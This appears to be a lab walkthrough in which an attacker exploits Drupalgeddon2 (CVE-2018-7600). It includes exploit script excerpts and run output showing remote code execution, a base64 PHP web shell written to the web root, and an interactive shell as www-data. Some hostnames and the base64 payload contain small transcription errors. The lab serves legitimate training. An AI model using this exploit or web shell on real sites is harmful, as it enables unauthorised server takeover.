
root@PentesterAcademyLab:~# cat exploit.rb
#!/usr/bin/env ruby
#
# [CVE-2018-7600] Drupal <= 8.5.0 / <= 8.4.5 / <= 8.3.8 / 7.23 <= 7.57 - 'Drupalgeddon2' (SA-CORE-2018-002) -
tps://github.com/dreadlocked/Drupalgeddon2/
#
# Authors:
# - Hans Topo ~ https://github.com/dreadlocked // https://twitter.com/_dreadlocked
# - g0tmilk ~ https://blog.g0tmilk.com/ // https://twitter.com/g0tmilk
#

```

```

require 'base64'
require 'json'
require 'net/http'
require 'openssl'
require 'readline'
require 'highline/import'

```

```

# Settings - Try to write a PHP to the web root?
try_phpshell = true
# Settings - General/Stealth
$useragent = "drupalgeddon2"
webshell = "shell.php"
# Settings - Proxy information (nil to disable)

```



```

# If PHP web shell
if not webshellpath.empty?
  # Send request
  result = http_request("#{target}#{webshellpath}", "post", "c=#{command}", $session_cookie).body
# Direct OS commands
else
  url, payload = gen_evil_url(command, $element, true)
  response = http_request(url, "post", payload, $session_cookie)

  # Check result
  if not response.body.empty?
    result = clean_result(response.body)
  end
end

# Feedback
puts result
end
root@PentesterAcademyLab:~#

```

Step 4: The exploit script requires a dependency to be installed.

Command: gem install highline

```

root@PentesterAcademyLab:~# gem install highline
Fetching: highline-2.0.3.gem (100%)
Successfully installed highline-2.0.3
Parsing documentation for highline-2.0.3
Installing ri documentation for highline-2.0.3
Done installing documentation for highline after 4 seconds
1 gem installed
root@PentesterAcademyLab:~#

```

Step 5: Run the exploit while passing the target URL.

Command: ruby exploit.rb http://e46l91r2hhnupi3hjj1v6inxq.stager3.attackdefenselabs.com/

```

root@PentesterAcademyLab:~# ruby exploit.rb http://e46l91r2hhnupi3hjj1v6inxq.stager3.attackdefenselabs.com/
[*] ---=[::#Drupalggedon2::]---
-----
[i] Target : http://e46l91r2hhnupi3hjj1v6inxq.stager3.attackdefenselabs.com/
-----
[+] Header : v8 [X-Generator]
[!] MISSING: http://e46l91r2hhnupi3hjj1v6inxq.stager3.attackdefenselabs.com/CHANGELOG.txt (HTTP Response: 404)
[+] Found : http://e46l91r2hhnupi3hjj1v6inxq.stager3.attackdefenselabs.com/core/CHANGELOG.txt (HTTP Response: 200)
[!] MISSING: http://e46l91r2hhnupi3hjj1v6inxq.stager3.attackdefenselabs.com/core/CHANGELOG.txt (HTTP Response: 200)

```



```

[!] WARNING: Target MIGHT be exploitable [3] (HTTP Response: 200)... Didn't detect any INJECTED output (disabled PHP function?)
-----
[*] Testing: Code Execution (Method: timezone)
[i] Payload: echo XKPUFJXH
[+] Result : XKPUFJXH
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hoo00!
-----
[*] Testing: Existing file (http://e46l9lr2hhnupi3hjj1v6inxq.stager3.attackdefenselabs.com/shell.php)
[i] Response: HTTP 404 // Size: 15
-----
[*] Testing: Writing To Web Root (./)
[i] Payload: echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUUVFU1RbJ2MnXSAPiCkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee shell.php
[!] Target MAY of been exploited... Bit of blind leading the blind
-----
[i] Fake PHP shell: curl 'http://e46l9lr2hhnupi3hjj1v6inxq.stager3.attackdefenselabs.com/shell.php' -d 'c=host name'
drupalgeddon2>>
drupalgeddon2>> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
drupalgeddon2>>

```

The web server is running with www-user.

References:

1. Drupal (<http://drupal.org/>)
2. CVE-2018-7600 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7600>)
3. Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (<https://www.exploit-db.com/exploits/44449>)